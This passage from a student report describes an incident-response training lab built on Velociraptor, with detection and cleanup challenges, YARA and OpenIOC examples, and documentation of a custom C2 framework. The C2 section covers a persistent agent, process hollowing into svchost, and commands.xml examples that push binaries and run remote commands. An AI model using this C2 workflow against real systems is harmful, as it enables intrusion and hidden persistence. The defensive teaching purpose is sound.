In the case of `sales_report.xlsm`, these were the executable Powershell and the arguments passed to it, and in a second group the file size and name, and a registry path. The latter three were grouped together because they are less meaningful stand-alone indicators.



```
OR
  File Name is "agent.exe"
  File MD5 is "237D2D7A0FDF0366B86B2F4639E0B28F"
  AND
    Port Remote IP is "123.456.789.101"
  AND
    File Path is "Windows\Temp"
    File Size is "1037824"
```

Figure 48: agent.exe OpenIOC file, source: Own creation

For `agent.exe`, the structure looks much the same. More indicative attributes were included alone - specifically the file name and the file hash - while less meaningful ones were bundled together.

Note here that the filename of `agent.exe` was given more weight than that of `sales_report.xlsm` as it was deemed more likely that someone would name their sales report sales_report and use a macro in it (thus requiring the .xlsm extension) than that a file named agent.exe would be found on a system.

The created OpenIOC files could then be used to generate the YARA rules.

3.4.11 Challenge 11 - Cleanup

Starting situation

When starting this challenge, students will have detected all steps taken by the attacker. The final task, then, is to remove or undo everything he has done.

Goal of the challenge

The goal of this challenge is to undo all actions performed by the attacker. Students should learn how to detect files based on a range of criteria, some very specific, some rather general. The challenge combines the information gathered in the previous challenges.

In addition, they will learn how to upload files from clients to the Velociraptor server.

This challenge represents the Incident Response Cycle step Eradication.

Solving the challenge

To solve this challenge, students will have to write multiple Artifacts to detect, upload, and remove the files, Scheduled Task, and account created by the attacker and to detect and stop the hollowed process.

The given criteria by which to identify the various artifacts and the steps to be taken are:

- Domain Administrator named `qwert`. A simple Artifact running a PowerShell command to delete the user is sufficient.
- Excel macro file: Any file with a macro containing the word `powershell` can be considered malicious. The Artifact `Windows.Applications.OfficeMacros` can be used in a custom Artifact and the row `Code` return by it can be filtered for the search term. The file must then be uploaded and deleted.
- Agent binaries: All binaries will contain the string `client_mutex`. Based on this, all files can be scanned using a YARA rule. Since scanning files is a relatively expensive operation, VQL's lazy evaluation can be leveraged to only scan files that are within certain size thresholds. The files must then be uploaded and deleted.

- PsExec & mimikatz: The SHA1 hashes and the size for both binaries are given. The hash of all files matching in size (again leveraging lazy evaluation) can be calculated and compared to the given values. In case of a match, the files must be deleted
- Hollowed process: The hollowed process will have `SysWOW64\svchost.exe` in their image path and the string `Cannot read file` in memory. The Artifact from the Velociraptor Introduction challenge can be reused to scan the memory of all processes with the given image path.
- Scheduled Task: All binaries executed by a Scheduled Task should be scanned using the YARA rule for agent binaries. In case of a match, both the task definition and the binaries should be uploaded and deleted.

Implementation

Implementation of this task required no modification of the any deployment files besides slim-agent.exe. This binary is injected into the hollowed process as part of the attack. The string `Cannot read file` was added to the source code of this binary to give the students something to scan for.

It was difficult to decide on the specificity of the criteria and the restrictions. On one side, the challenge could have been to simply remove the exact files that were found. If one file was missed in a real scenario, however, this could invalidate the entire eradication efforts. On the other side of the spectrum would have been to scan all files on all systems for any one in a range of indicators. This would not only have caused minutes- to hour-long wait times for students but also likely many false-positives that students would have had to sift through.
In the end, it was decided that students would only have to search the directory `C:\Windows\Temp` to make sure the search would provide results quickly. The criteria were also chosen to not be too difficult to search for while still catching lightly modified versions of the artifact, i.e. the mutex name finding both agent.exe (the 64 bit version) and agent-x86.exe (the 32 bit version) and the size limitation certainly including both versions while excluding most other binaries.

When the development of this challenge started, the intention was to place additional files to be found on the host `Forensic`. Due to time constraints, this part was left out.

The order of the tasks in this challenge was chosen based on the difficulty of implementation. As pointed out by the advisor, in a real-world scenario, this order would be nonsense as the Scheduled Task is removed last and could quite possibly redo at least parts of what the other Artifacts would have just cleaned up.

The only problem that arose while testing this challenge was when all Artifacts were executed in the same Hunt. In a Hunt, all Artifact share the same scope and variables of the same name in different Artifacts interfere with each other. This lead to consistently wrong or nonsense results. The Artifacts need to be run in separate Hunts each. According to Mike Cohen, Artifacts in a Hunt might get their own scopes if a suitable backwards-compatible solution is found.

Due to how much there was to clean up and the aforementioned decisions on the criteria, this challenge turned out significantly longer than originally planned. If there is not enough time for students so complete all of the tasks, it is the author's opinion that it would be best to focus on the tasks 'PsExec & mimikatz' and 'Scheduled Task' as they demonstrate the capabilities of Velociraptor Artifacts best.

3.4.12 C2

Introduction

The C2 solution was created to help coordinate the execution of the attack on winattacklab. It consists of 3 projects: server, agent, and slim-agent.

Projects

server

Produces the executable `server.exe` when compiled for x64. The server, when run, acts as a http and c2 server and handles sending commands to connecting agents.

Much of the code for the tcp servers was taken from the *boost::asio examples*. It can handle multiple connections simultaneously.

If an agent connects that has previously connected to the server, any commands that have already been sent will not be sent again. The only way to reset the commands sent is to restart the server, in which case all commands will be sent again to all agents if they connect again.

Files

Here a list of the files in this project and their responsibilities:

- server_main.cpp
  Initializes all parts of the server, i.e. starting the http and c2 listeners, creating the log file, patching of the agents, parsing of the commands.xml file.
- server.cpp, server.hpp
  Main logic of the server including sending and receiving commands and responses.
- http_server.cpp, http_server.hpp
  Logic of the http server, taken directly from the boost::asio examples.
- orchestrator.hpp
  Parsing of the `commands.xml` file and delivering of the correct commands to server.cpp
- Log.hpp
  Logging
- helpers.hpp
  Helper functions

agent

Produces the executables agent.exe and agent-x86.exe if compiled for x64 and x86, respectively. Much of the code for the tcp agent was taken from the *boost::asio examples*.

These binaries are intended to be run on the victim systems and will execute any command sent by the server.
Note that only the x86 agent supports process hollowing.

If agent.exe or agent-x86.exe are run, they will attempt to aquire the mutex `Global\client_mutex`. If that fails (indicating another copy is running already) they will terminate. Additionally, if run with elevated privileges, they will copy themselves to `C:\Windows\System32\taskschd.exe` and register a scheduled task executing those binaries every minute.

Files

Here a list of the files in this project and their responsibilities:

- client_main.cpp
  Initializes all parts of the client, i.e. reading the server IP, creating the log file, connecting to the server, and creating a scheduled task.
- client.hpp
  Main logic of the client, handles the commands received.
- process.cpp, process.h
  Executing of `call`, `callback`, and `callback_long` commands. - task.hpp Creating the scheduled task.
- hollowing/*
  Logic for process hollowing. Largely taken from *m0noph1 on GitHub*
- Log.hpp
  Logging
- helpers.hpp
  Helper functions

slim-agent

Produces the executable slim-agent.exe if compiled for x86. If run, simply connects to the server and idles. This executable is intended to be injected into another process and maintain a TCP connection that can be detected.

Logging
If built as a Debug build, agent.exe and agent-x86.exe will create a file called `client.log` in the working directory wherein they log all commands they receive and execute.

The server will create the file `server.log` regardless of Debug or Release configuration.

Building

Versions used

This solution was built with Visual Studio Community 16.8.0 2019 Preview 6.0 Boost version 1.74.0 was used.

Download boost

1. Download the precompiled boost binaries from https://sourceforge.net/projects/boost/files/boost-binaries/. You need both the x86 and x64 versions of them.
   For boost 1.74.0 (which was used to develop this), use *this link*.
2. Unpack it to any location

Adjust include directories and library directories

1. Right-click on each of the projects (agent, server, slim-agent) and click `Properties`.





Figure 49: Properties, source: Own creation

2.

3. Go to `C/C++->General` and add the `boost_x_yy_z` (e.g. `boost_1_74_0`) directory to the `Additional Include Directories`


agent Property Pages


Configuration: All Configurations Platform: All Platforms Configuration Manager...

Additional Include Directories	**C:\Program Files\boost\boost_1_74_0;%(AdditionalIncludeDir**
Additional #using Directories	
Additional BMI Directories	
Additional Module Dependencies	
Additional Header Unit Dependencie	
Debug Information Format	<different options>
Support Just My Code Debugging	<different options>

Figure 50: Additional Include Directories, source: Own creation

4. Make sure you have `Configuration: All Configurations` and `Platform: All Platforms` selected.

5. Go to `Linker->General`
With `Configuration: All Configurations` and `Platform: Win32` add the `boost_x_yy_z\lib32-msvc-aa.b` (e.g. `boost_1_74_0\lib32-msvc-14.2` directory to the `Additional Library Directories`.



agent Property Pages

Configuration: All Configurations Platform: Win32 Configuration Manager...

Output File	$(OutDir)$(TargetName)$(TargetExt)
Show Progress	Not Set
Version	
Enable Incremental Linking	**<different options>**
Suppress Startup Banner	Yes (/NOLOGO)
Ignore Import Library	No
Register Output	No
Per-user Redirection	No
Additional Library Directories	**C:\Program Files\boost\boost_1_74_0\lib32-msvc-14.2;%(Add**

Figure 51: Additional Library Directories, source: Own creation

6. Again in `Linker->General`
With `Configuration: All Configurations` and `Platform: x64` add the `boost_x_yy_z\lib64-msvc-aa.b` (e.g. `boost_1_74_0\lib64-msvc-14.2` directory to the `Additional Library Directories`.


agent Property Pages

Configuration: All Configurations Platform: x64 Configuration Manager...

Output File	$(OutDir)$(TargetName)$(TargetExt)
Show Progress	Not Set
Version	
Enable Incremental Linking	**<different options>**
Suppress Startup Banner	Yes (/NOLOGO)
Ignore Import Library	No
Register Output	No
Per-user Redirection	No
Additional Library Directories	**C:\Program Files\boost\boost_1_74_0\lib64-msvc-14.2;%(Add**
Link Library Dependencies	Yes

Figure 52: Additional Library Directories x64, source: Own creation

Building the binaries

In Visual Studio, build all projects for x64 and x86.

Here is an overview of which binaries are built per project and architecture:

Architecture	Project	Binaries	Notes
x64	server	server.exe	
x86	server	none	No x86 version available
x64	agent	agent.exe	No hollowing supported
x86	agent	agent-x86.exe	Hollowing supported
x64	slim-agent	none	No x64 version available
x86	slim-agent	slim-agent.exe	Only connects to server and idles

Figure 53: Build result overview, source: Own creation

The server must be built in any case, but only the agents that are actually needed must be built.

Running

Server

The server can be started from the command line with `server.exe <c2_port> <http_port> <http_dir>`.

The directory structure could look like this:

```
.
├── agent-x86.exe
├── commands.xml
├── files
│   ├── agent.exe
├── ip.txt
├── mimikatz.exe
├── PsExec64.exe
├── server.exe
├── slim-agent.exe
```

In the above case, running the server with `server.exe 1443 8080 files` would run the server listening for c2 connections on port 1443 and serving the directory `files` via HTTP on port 8080 (i.e. only the file agent.exe). The files `agent-x86.exe`, `commands.xml`, `ip.txt`, `mimikatz.exe`, `PsExec64.exe`, `server.exe`, and `slim-agent.exe` could be sent over the c2 connection with the `file` or `file_memory` commands.

The directory in which server.exe resides will be called `server_dir`. When the server is run, it reads the IP from ip.txt and patches the agent binaries with the IP in the following ways:

- `server_dir\agent-x86.exe`:

  Appends the IP padded with null-bytes on the right to the file.

- `http_dir\agent.exe`:

  Appends the IP padded with null-bytes on the right to the file.
- `server_dir\slim-agent.exe`:

  Replaces the character string `searchforthisst` with the IP.

Agents

Agents must be patched (by running the server binary) before being executed as they need an IP to connect to.
After being patched, they can be run without any arguments.

Commands

Commands for the server to send to agents connecting to it must be placed in an xml file called `commands.xml`, in the save directory as `server.exe`. To reload new commands, the server must be restarted.

Structure

There must always be a root node called `root`.

Root node

Within the `root` node, there must be a node called `hosts`.

Hosts node

Within the `hosts` node, there can be any number of `host` nodes. #### Host node A `host` node must always have a `hostname`. The server checks if there are any commands for any connecting agent by the value of this node.

If any commands are to be executed for a given host, they must be placed in `command` nodes within the `commands` node in the `host` node.

Commands node

Any commands to be executed for a given host must be places in `command` nodes within the `commands` node.

All commands inside the `commands` node will be executed sequentially.

Omitting the `commands` node will not cause an error.

Command node

A `command` node specifies a command to be run. It may contain a `type` and a `string` node. The `type` node specifies the type of command to be run and the `string` node contains the information required by that type of command. If `type` and `string` are omitted, a default type of `callback` with `string` equal to the value of `command` is assumed.

Command types

The following commands are supported and must be the value of a `type` node. If `type` and `string` are omitted, `callback` is assumed.

call

Executes a command on the target system. The output of the command will not be returned. The `string` node must hold the command to be executed.
Example:

```
<command>
  <type>call</type>
  <string>shutdown -h -t 0</string>
</command>
```

callback

Executes a command on the target system. The output of the command will be returned and sent to the server if the command completes within 10 seconds. The `string` node must hold the command to be executed.

Example 1:

```
<command>
  <type>callback</type>
  <string>ls</string>
</command>
```

Example 2:

```
<command>ls</command>
```

callback_long

Executes a command on the target system. The output of the command will be returned and sent to the server regardless of how long the command runs for. The `string` node must hold the command to be executed.
Example:

```
<command>
    <type>callback_long</type>
    <string>powershell.exe -Command "Sleep -Seconds 20;ls"</string>
</command>
```

file

Sends a file over the c2 connection to the agent. On the server, the file must exist in the same directory as server.exe. The `string` node specifies the full path of the save location on the target system.

Example (sends the file `server_dir\agent-x86.exe` to the target system and saves it there as `C:\Windows\Temp\agent-x86.exe`):

```
<command>
    <type>file</type>
    <string>C:\Windows\Temp\agent-x86.exe</string>
</command>
```

file_memory

Sends a file over the c2 connection to the agent. On the server, the file must exist in the same directory as server.exe. The `string` node specifies the file name on the server. On the target system, the contents of the file will be kept in the agent's memory and not written to disk. This command is only useful when used before `hollow_process`.

```
<command>
    <type>file_memory</type>
    <string>slim_agent.exe</string>
</command>
```

hollow_process

Runs the binary specified by the `string` node in a new suspended process on the target system. The original content of the original binary is then unmapped and the content of the file transferred by the last `file_memory` command is injected into the suspended process. The process is then resumed.
Only the x86 agent supports this command and only x86 binaries can be injected.
This is known as Process Hollowing, see *MITRE ATT&ACK*.
Example:

```
<command>
    <type>hollow_process</type>
    <string>C:\Windows\SysWOW64\svchost.exe</string>
</command>
```

bye

If this command is received by an agent, it will immediately terminate. This command is sent automatically after the last command in the `commands` node has been sent.
The session on the server (and therefore the connection) is only terminated after the agent closes the connection.
The slim-agent ignores this command to keep the connection alive.

hello

This command cannot be sent manually but is instead sent automatically when a new agent connects to the server. For the receiving agent, it is exactly equivalent to `<command>hostname</command>`.
Based on the returned value of this command, the server determines if there are any commands to be sent to the agent.

Example

The following is an example of a valid `commands.xml` file that would send 5 commands (excluding the explicit hello and bye) to any computer with hostname `COMPUTER`.

```xml
<root>
    <hosts>
        <host>
            <hostname>COMPUTER</hostname>
            <commands>
                <command>
                    <type>file</type>
                    <string>C:\Windows\Temp\agent-x86.exe</string>
                </command>
                <command>powershell.exe -Command ls</command>
                <command>
                    <type>callback_long</type>
                    <string>powershell.exe -Command "Sleep -Seconds 20;ls"</string>
                </command>
                <command>
                    <type>file_memory</type>
                    <string>slim-agent.exe</string>
                </command>
                <command>
                    <type>hollow_process</type>
                    <string>C:\Windows\SysWOW64\svchost.exe</string>
                </command>
            </commands>
        </host>
    </hosts>
</root>
```

3.4.13 Conclusion

After completing all the challenges, the students should have gained knowledge in the following areas:

- Incident Response guidelines: The four steps of Incident Response according to NIST
- Velociraptor specific knowledge:
    - Installation using Group Policies
    - How to run Hunts
    - How to create Artifacts
    - Usage of select built in Artifacts, functions and plugins
- YARA rules
- OpenIOC framework
- Analyzing memory dumps using Volatility:
    - Listing processes and finding anomalies - Getting information about processes
    - The malfind plugin

- Parsing Squid proxy access logs

3.4.14 Discussion

By and large, the goals of the project were reached. The 11 challenges that were developed meet the trainings objectives that were defined. The only exercise that had to be removed due to time constraints involved quarantining a host. Thanks to the deployment setup and developed applications, however, this and other challenges could easily be implemented with the existing results. The developed documentation is sufficient to allow for the implementation of additional challenges without much prior knowledge.

The project failed, however, to fully automate the execution of the simulated attack. No way was found to open Excel as a Domain User during the deployment of the environment. If fully automated deployment is essential, this will have to be looked at.

4. Glossary

AD	Active Directory
API	Application Programming Interface
AWS	Amazon Web Services
C2	Command and Control
CAS	Certificate of Advanced Studies
CIRT	Cyber Incident Response Team
DC	Domain Controller
DC1	Domain Controller 1
DLL	Dynamic Link Library
DNS	Domain Name System
EULA	End User License Agreement
FQDN	Fully Qualified Domain Name
FTK	Forensic Tool Kit
IR	Incident Response
MD5	Message-Digest Algorithm 5
NAT	Network Address Translation
NIST	National Institute of Standards and Technology, see www.nist.gov
NTFS	NT File System
OS	Operating System
OU	Organizational Unit
PtH	Pass the Hash
PID	Process Identifier
SA	Studienarbeit
SID	Security Identifier
SQL	Structured Query Language
SSH	Secure Shell

GPP	Group Policy Preferences
GPO	Group Policy Object
GUI	Graphical User Interface
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IDPS	Intrusion Detection and Prevention Systems
IoC	Indicators of Compromise
IP	Internet Protocol
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
UI	User Interface
URL	Uniform Resource Locator
VQL	Velociraptor Query Language
VM	Virtual Machine
WS1	Windows Server 1
XML	Extensible Markup Language

5. Table of Figures

6. Sources

[1] Incident response guidelines, https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf, accessed on 18.12.2020

[2] What is OpenIOC Framework?, https://cyware.com/educational-guides/cyber-threat-intelligence/what-is-open-indicators-of-compromise-openioc-framework-ed9d, accessed on 18.12.2020

[3] IOC editor user guide, https://www.fireeye.com/content/dam/fireeye-www/services/freeware/ug-ioc-editor.pdf, accessed on 18.12.2020

[4] What is Sandbox Security?, https://www.forcepoint.com/de/cyber-edu/sandbox-security, accessed on 18.12.2020

[5] Github repository Caldera, https://github.com/mitre/caldera, accessed on 18.12.2020

[6] MITRE attack technique Spearphishing Link, https://attack.mitre.org/techniques/T1566/002/, accessed on 18.12.2020

[7] MITRE attack technique Malicious File, https://attack.mitre.org/techniques/T1204/002/, accessed on 18.12.2020

[8] MITRE attack technique PowerShell, https://attack.mitre.org/techniques/T1059/001/, accessed on 18.12.2020

[9] MITRE attack technique Non-Standard Port, https://attack.mitre.org/techniques/T1571/, accessed on 18.12.2020

[10] MITRE attack technique Group Policy Preferences, https://attack.mitre.org/techniques/T1552/006/, accessed on 18.12.2020

[11] MITRE attack technique Remote Services, https://attack.mitre.org/techniques/T1021/, accessed on 18.12.2020

[12] MITRE attack technique Scheduled Task https://attack.mitre.org/techniques/T1053/005/, accessed on 18.12.2020

[13] MITRE attack technique LSASS Memory https://attack.mitre.org/techniques/T1003/001/, accessed on 18.12.2020

[14] MITRE attack technique Pass the Hash https://attack.mitre.org/techniques/T1550/002/, accessed on 18.12.2020

[15] MITRE attack technique Domain Account https://attack.mitre.org/techniques/T1136/002/, accessed on 18.12.2020

[16] MITRE attack technique Process Hollowing https://attack.mitre.org/techniques/T1055/012/, accessed on 18.12.2020

[17] Grok patterns, https://www.alibabacloud.com/help/doc-detail/129387.htm, accessed on 18.12.2020

[18] Velociraptor Eulacheck Artifact description, https://www.velocidex.com/docs/artifacts/windows_system/registry/#windowsregistrysysinternalseulacheck, accessed on 18.12.2020

[19] Windows Event 4624, https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624, accessed on 18.12.2020

[20] Pass the hash attack explained, https://attack.stealthbits.com/pass-the-hash-attack-explained, accessed on 18.12.2020

[21] Description Local Security Authority Subsystem Service process, https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service, accessed on 18.12.2020

[22] Velociraptor TaskScheduler Artifact description, https://www.velocidex.com/docs/artifacts/windows_system/system/#windowssystemtaskscheduler, accessed on 18.12.2020

OST
Ostschweizer
Fachhochschule

APPENDIX

Appendix A – Challenges

Challenge 1 - Overview

6.1 Abstract

Aims to give you an overview of the structure of the following challenges.

6.2 Section

Files

- zip *information-material.zip*

Challenges

The challenges in this lab consist of individual subtasks. All instructions will be given in the starting part of the challenge. Below that, you will find hints for the tasks if you're stuck. The hints are designed to increasingly help you, so view them in order (if you need them at all).

Challenge 1 - Overview (this)

The file `velociraptor.pdf` in *information-material.zip* is meant as a quick start guide and reference for Velociraptor. It contains descriptions for many of Velociraptor's features, as well as step-by-step guides for deployment.

Challenge 2 - Setup

In challenge 2 you will set up the Velociraptor deployment in your environment. You will be working in that same environment in all the following challenges.

Challenge 3 - Introduction to Velociraptor

In challenge 3 you will be given several task to complete to familiarize yourself with Velociraptor. Of course, you can always find the most up to date information in the *Velociraptor documentation* and on the *Velociraptor blog*.

Challenge 4-11 - Incident Response

In the remaining challenges we will go into the heart of this course. You will be presented with a realistic scenario of a data breach and a series of challenges to investigate the incident.

6.3 Steps

n/a

6.4 Grading

There are no tasks to be completed here, so grading is not necessary.

7. Challenge 2 - Velociraptor Installation

7.1 Abstract

The goal of this challenge is for users to have Velociraptor installed on all machines in their environment via GPO.

7.2 Section

Velociraptor Installation

There are several ways to configure Velociraptor and to deploy the clients. Please refer to velociraptor.pdf or the *online documentation* for step-by-step guides on how to do this. In short, you must first generate the client and server config files and then deploy the agents to the target machines.

If you are deploying the agents using Group Policy, you may install Velociraptor and register it as a service. The advantage of this approach is that Velociraptor will automatically be restarted when the system is rebooted. Step-by-step instructions can be found in velociraptor.pdf.

If your goal is to just quickly get Velociraptor running to explore the possibilities, you can do so by running `velociraptor.exe gui`. This will run the Velociraptor frontend and client on your machine only without requiring config generation.

For your first task, and in preparation for the upcoming challenges, please run the velociraptor server on `Forensic.winattacklab.local` and deploy the agents to all machines in the network. Rebooting any machine must be avoided.

Follow the instruction in the `GPO Installation` section of velociraptor.pdf

7.3 Steps

n/a

7.4 Grading

Solution

Success should be clear from the result.

In case of problems, you might want to check the following things:

- Does the server allow inbound connections on port 8000? (Check the Defender Firewall)

- Try running `"C:\Program Files\Velociraptor\Velociraptor.exe" --config "C:\Program Files\Velociraptor\Velociraptor.config.yaml" client -v` from the command prompt and see if it starts that way to make sure there are no problems with the config file.
- If Velociraptor is not running despite the GPO, run `gpresult /H C:\gpresult.html /F` and check if the policy was applied. If it was, check the settings for the Immediate Task in the GPO and make sure they match the ones given in velociraptor.pdf.

8. Challenge 3 - Velociraptor Introduction

8.1 Abstract

The goal of this challenge is to give users a first look at the Velociraptor GUI. In this challenge they will have to use the Notebook, create an Artifact, Labels, the Virtual Filesystem, and Hunts. Students will also get their first look at YARA rules.

8.2 Section

In this challenge, the goal is to familiarize yourself with Velociraptor. For this purpose, there are several tasks introducing you to the various parts of Velociraptor.

Task 1 - Registry Search

Now that you have the Velociraptor deployment running, let's collect some Artifacts. As you may know, Sysinternals tools create a registry key when they're first run. On `Forensic.winattacklab.local` and using Velociraptor, find out which Sysinternals tools have been run by users on the system.

To demonstrate the abilities of Velociraptor, do this in three different ways:

1. Manually look through the registry

2. Design your own VQL query and use the Notebook

3. Run a hunt on *only* Forensic to get the information

Task 2 - YARA Artifact

You know that a malicious binary is running on Forensic. All that is known about the process is that it contains the string `IAmUndetectable`.

From that, the following *YARA rule* can be created:

```
rule DetectMalware {
    strings: $search_string = "IAmUndetectable"
    condition: $search_string
}
```

Write an Artifact that will scan the memory of all currently running processes for this string. To make it more flexible, give the Artifact a parameter with the default value of `IAmUndetectable`.

8.3 Steps

Manual - Hint 1 - Use the Virtual Filesystem

Select the client by searching for it, then select `Virtual Filesystem` in the Navigation Bar.

Manual - Hint 2 - Registry key is created

Sysinternals tools will create a new registry key in the `HKCU\SOFTWARE\Sysinternals`.

Manual - Solution

Select the client by searching for it, then select `Virtual Filesystem` in the Navigation Bar.

Afterwards, expand registry and navigate to `HKU\<SID>\SOFTWARE\Sysinternals`. You will have to check all SIDs individually. If no content is shown on the right, click the folder icon to refresh the directory.

Notebook - Hint 1 - Registry Hive location

The user's registry hive can be found at C:<username>.dat

Notebook - Hint 2 - Use Glob

The *glob plugin* can be used to get files based on glob expressions.

Notebook - Hint 4 - Use raw_reg accessor

You need to use the *raw_reg accessor*.

Excerpt from the online documentation: raw_reg accessor

The raw_reg accessor
Parsing of raw registry hives is provided by the raw_reg accessor. Similarly to the zip accessor above, the raw_reg accessor requires an underlying file to read. Therefore it also requires a path formatted as a url:
The scheme part is used to specify the underlying accessor to access the raw registry hive file.
The path part is used to specify the path to pass to the underlying accessor.
